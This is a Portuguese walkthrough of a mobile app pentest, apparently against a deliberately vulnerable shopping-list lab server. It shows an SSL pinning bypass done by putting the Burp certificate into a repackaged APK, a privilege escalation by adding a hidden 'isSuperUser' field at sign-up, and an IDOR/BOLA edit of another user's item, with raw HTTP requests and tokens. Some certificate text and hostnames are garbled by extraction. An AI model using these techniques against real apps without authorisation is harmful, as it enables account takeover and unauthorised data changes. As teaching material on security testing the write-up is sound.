11 bHMgRm9udG91cmExKTAnBgkqhkiG9w0BCQEWGmZlbG1wZS5tZm9udG91cmFAZ21h
12 aWwY29tMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAoAS7Lk5Y1NCB
13 TcXzMa8K+lxq2iyqQSPqG8EmUb4zhCK9rszsiXfmYTTynGBr3tuSjqjXUT6j3SQX
14 yUnUWC68K/UvBXHDh854pXp7zlhZ8MSw0uvtx0DbUe+ie96dJ40e4mJbXcHBD+/f
15 CqI6tiQbylrmgUim2+8Qg28Ats4d3dfpbsJkh0GkqvQRM7HGuki8vEBsINE7tkyF
16 F0yFGI58H7/JW/OHnpq1xXYGdljyWCqS+0TAZSatCsvivbVzaNvPWRpFiku+Ba+S
17 owiwpPPTxQjorblO3RBQUYDh05qGfadVVQPNG85cPlixhJWBTVQtHbCG2Lt9h1hN
18 WIefIU6XOWIDAQABo1MwUTAdBgNVHQ4EFgQUyGt6SB2tJTUkyrmXM1QdvhopJPow
19 HwYDVR0jBBgwFoAUyGt6SB2tJTUkyrmXM1QdvhopJPowDwYDVR0TAQH/BAUwAwEB
20 /zANBgkqhkiG9w0BAQsFAAOCAQEAWPPf1Pb6MawM82Az2tECT5tSjv+JKH0OMHW
21 MKDqU+wd8qmF0Y1DTDukptm2CFqZ9xx2ZYH9ZYR9xgdHNItha1tGmL8RoCOQQbN+
22 iQzKeHWSs916fJDzJATqmXUUSFuy516CfoN9LYNkefyBXGynkqJecp+Ez295FjZy
23 D3nZK21+ikBJShal/lodX+EsWlUXWSAGrjSE8zGFCxfzfmSSHT11OmWaK1JdqRmH
24 k7z9Wwior/NL13AEugfg+Z0YYHwDoOkZgbzlr587Ikef6wxkeSaQ2EK+aXJlsfbc
25 xT/dZnfr09o40glQINDABbeHqJupJ6kw6m9xBr8ubym0+ZEJNw==
26 -----END CERTIFICATE-----
27
```


SSL Pinning Bypass - Certificado adulterado - Burp



```
(kali@kali)-[/mnt/share]
$ openssl x509 -in burp.der -inform DER -out burp.pem
```

```
(kali@kali)-[/mnt/share]
$ cat burp.pem
```

```
-----BEGIN CERTIFICATE-----
MIIDPzCCAo+gAwIBAgIEQWgE+zANBgkqhkiG9w0BAQsFADCBiJEUMBIGA1UEBhML
UG9ydFN3aWdnZXIxZDASBgNVBAGTC1BvcnRTd2lnZ2VyMRQwEgYDVQHQEwtQb3J0
U3dpZ2Z2d2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2
Z2VyIENBMRCwFQYDVQQDEw50b3J0U3dpZ2Z2d2l2c2l2c2l2c2l2c2l2c2l2c2l2
Fw0zNDA3MjMwMjE4MjNaMIGKMRQwEgYDVQQGEwtQb3J0U3dpZ2Z2d2l2c2l2c2l2
CBMLUG9ydFN3aWdnZXIxZDASBgNVBAGTC1BvcnRTd2lnZ2VyMRQwEgYDVQHQEwtQ
b3J0U3dpZ2Z2d2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2c2l2
cnRTd2lnZ2VyIENBMIIIBjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqhvp
JGubGcv7cQSVOWpYjh4G7BntjSAzhZyF2JE44L1xt3V2VgrVWk/cRtqsrGxaa+
ay5+aY0rjvrcVhld7n0ra5kroIGZPPUuW1Q+xGFu7q1+LdrU4wbpozXqWBLZJ88
kAI5metGfsPpz7AMVA69QQdbFeaJsC0frqoRxmzwXg2VNrJPBmSjH0nAi4v4uW
c6g0fKKoZk5natk3oa6ujsVS0cAMlAnH3UKLMKs+UGYc8gi2l+11414dHtLU+52o
NOSrLuwK/hvDbW4JKSUScNi0u7EYu6LgtXrjj1ikNv+41iCecZf0EKZyvACRs52
JXxHikAvWsuc7juJVQIDAQABoxMwETAPBGNVHRMBAf8EBTADAQH/MA0GCSqGSIb3
DQEBcwUAA4IBAQBQYqJB8obMBXmLWv6+f0LgDejgAudIunD0MNQd35Ehrnizt6rp0
U6oMCvMqUISUyreLOFGCc7crNETWWTimc/JqoXOD/1yp4WWQIFa4bpeJ+XKL9VFH
2JNrvLHNLgCMNFwipXyVRdgxmR28KVLcAS+U4tfgEx4a2IPUB9Z2QxeHnWCvv4cA
MnXxHTcmffNjYe+PaRrfZvnoGJ02b+Qb9xPglwUerfKHx73kJ/cw9h9ZGwzNxSp
5yKcZmokYyxVu8hQ+Ut1xmLgGw5hLFOC8w0MdaX2WtpEYEvI1e0719URmojrXj
T1I04ccicLRPLLaZtogBgZnNG/ggbIY50hYi
-----END CERTIFICATE-----
```

Substituindo o certificado original pelo do Burp

```
base > res > raw >  certificate.crt
```

```
1  -----BEGIN CERTIFICATE-----
2  MIIDpzCCAO+gAwIBAgIEQWgE+zANBgkqhkiG9w0BAQsFADCBijEUMBIGA1UEBhML
3  UG9ydFN3aWdnZXIxFDASBgNVBAgTC1BvcnRTd2lnZ2VyMRQwEgYDVQQHEwtQb3J0
4  U3dpZ2d1cjEUMBIGA1UEChMLUG9ydFN3aWdnZXIxZzAVBgNVBAsTD1BvcnRTd2ln
5  Z2VyIENBMRCwFQYDVQQDEw5Qb3J0U3dpZ2d1cjBDQTAEFw0xNDA3MjMwMjE4MjNa
6  Fw0zNDA3MjMwMjE4MjNaMIGKMRQwEgYDVQQGEwtQb3J0U3dpZ2d1cjEUMBIGA1UE
7  CBMLUG9ydFN3aWdnZXIxFDASBgNVBAcTC1BvcnRTd2lnZ2VyMRQwEgYDVQQKEwtQ
8  b3J0U3dpZ2d1cjEXMBUGA1UECXM0UG9ydFN3aWdnZXIgc0ExZzAVBgNVBAMTD1Bv
9  cnRTd2lnZ2VyIENBMIIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEaqhvp
10 JGubGcv7cQSV0wWpYjh4G7BNTjSAzhZyF2JE44L1xt3V2VgrVWk/cRtqsrtGxaa+
11 ay5+aY0rjvrcVhlcd7n0ra5kroIGZPPUuW1Q+xGFu7q1+LdrU4wbpozXqWBlZJ88
12 kAI5metGfsPpz7AMVA69QQdbFeaJsC0frqoRxmzwXg2VrNrJPBmSjH0nAii4v4uW
13 c6gOfKKoZk5natk3oa6ujSVS0cAMlAnH3UKlMKs+UGYc8gi2l+11414dHt1U+52o
14 NOSrLuwK/hvDbW4JKSUScNi0u7EYu6LgtXrjj1ikNv+41iCecCZf0EkZyvACRs52
15 JXxHikAvWsuc7juJVQIDAQABoxMwETAPBgNVHRMBAf8EBTADAQH/MA0GCSqGSIb3
16 DQEBCwUAA4IBAQBqYqJB8obMBXmLWv6+f0LgDejgAudIunD0MNQd35Ehrnizt6rp0
17 U6oMCvMqUISUYreLOFGCc7crNETWWTimc/JqoXOD/1yp4wWQIFa4bpeJ+XK19VFH
18 2JNrvLHNlgCMNfWipXyVRdgxmR28KVlcAS+U4tfgEx4a2IPUB9zZQxeHnWCvv4cA
19 MnXxHTcmfFNjYe+PaRrfZvnoGJ02b+QB9xPglwUBerfKHx73kJ/cw9h9ZGwzNxSp
20 5yKcZmokYyxVu8hQ+Ut1xmlGgGW5hLFOC8w0MdaX2wWtpEYEvI1e0719URmojrXj
21 T1I04ccicLRP1LaZtogBgZnNG/ggbIY50hYi
22  -----END CERTIFICATE-----
```

Remontando o apk

```
C:\Users\Thayse\Downloads\AnaliseAPK>apktool b base -o base_new.apk
I: Using Apktool 2.9.3
I: Checking whether sources has changed...
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: base_new.apk
```

```
C:\Users\Thayse\Downloads\AnaliseAPK>zipalign -p -f 4 base_new.apk base_new_aligned.apk
```

```
C:\Users\Thayse\Downloads\AnaliseAPK>apksigner sign --ks test.keystore --ks-pass file:key.txt --v1-signing-enabled true --v2-signing-enabled true base_new_aligned.apk
```


Request

Pretty Raw Hex

```
1 POST /users HTTP/1.1
2 Content-Type: application/json
3 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImlnZU1RFTSIsImV4cCI6MjAyODU2NDIzM3O.dp1
  lVmh4yrA_j8SdGh7WyeNcGcigMOG8ITQpp-j_pKc
4 User-Agent: Dalvik/2.1.0 (Linux; U; Android
  14; SM-A346M Build/UP1A.231005.007)
5 Host:
  vulnerableslistserver.duckdns.org:8443
6 Connection: keep-alive
7 Accept-Encoding: gzip, deflate, br
8 Content-Length: 45
9
10 {
  "password": "atacante",
  "username": "atacante"
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 201 Created
2 Content-Type: text/plain; charset=utf-8
3 Content-Length: 59
4 Date: Sun, 18 Aug 2024 20:06:52 GMT
5
6 {"username": "atacante", "password": null, "isSuper
  User": false}
```



SuperUser

Alterando um campo oculto

Sign Up - Modificando a requisição

Request


Pretty Raw Hex

```
1 POST /users HTTP/2
2 Host:
vulnerableslopplistserver.duckdns.org:8443
3 Content-Type: application/json
4 Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImlnZU1RFTSIsImV4cCI6MjAyODU2NDIzM3O.dp1
lVmh4yrA_j8SdGh7WyeNcGcigMOG8ITQpp-j_pKc
5 User-Agent: Dalvik/2.1.0 (Linux; U; Android
14; SM-A346M Build/UP1A.231005.007)
6 Connection: keep-alive
7 Accept-Encoding: gzip, deflate, br
8 Content-Length: 70
9
10 {
  "password": "superuser",
  "username": "superuser",
11  "isSuperUser": true
12 }
```




Response

Pretty Raw Hex Render






```
1 HTTP/2 201 Created
2 Content-Type: text/plain; charset=utf-8
3 Content-Length: 59
4 Date: Sun, 18 Aug 2024 20:13:17 GMT
5
6 {"username": "superuser", "password": null, "isSuper
User": true}
```





Sign In - superUser



superuser - Login como bxsec



bxsec - Exibindo o dashboard








Explorando IDs

IDOR/BOLA

bxsec - Editando quantidades



atacante - Editando um item de bxsec - IDOR/BOLA






```
Request
```

```
Pretty Raw Hex [Icons]
1 PUT /entries/14 HTTP/2
2 Host: vulnerableshoplistserver.duckdns.org:8443
3 Content-Type: application/json
4 Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1cmFtZWVibmFtZSI6ImFOYWlnbnRIIiwic3ViIjoiYXRhY2FudGUlLCJleHAioEjE3Mjc5MDQyLWwqO2lmfdhkOygiaEpdyYxweUVkvvOW6QmGQfD4xYTZE
5 User-Agent: Dalvik/2.1.0 (Linux; U; Android 14; SM-A346M Build/UPLA.231005.007)
6 Accept-Encoding: gzip, deflate, br
7 Content-Length: 37
8 
9 {
   "id":14,
   "name":"Mouse",
   "amount":5
}
10 }
```

```
Response
```

```
Pretty Raw Hex Render [Icons]
1 HTTP/2 200 OK
2 Content-Type: application/json
3 Content-Length: 35
4 Date: Mon, 19 Aug 2024 00:10:27 GMT
5 
6 {
   "id":14,
   "name":"Mouse",
   "amount":5
}
```



bxsec - Verificando IDOR/BOLA





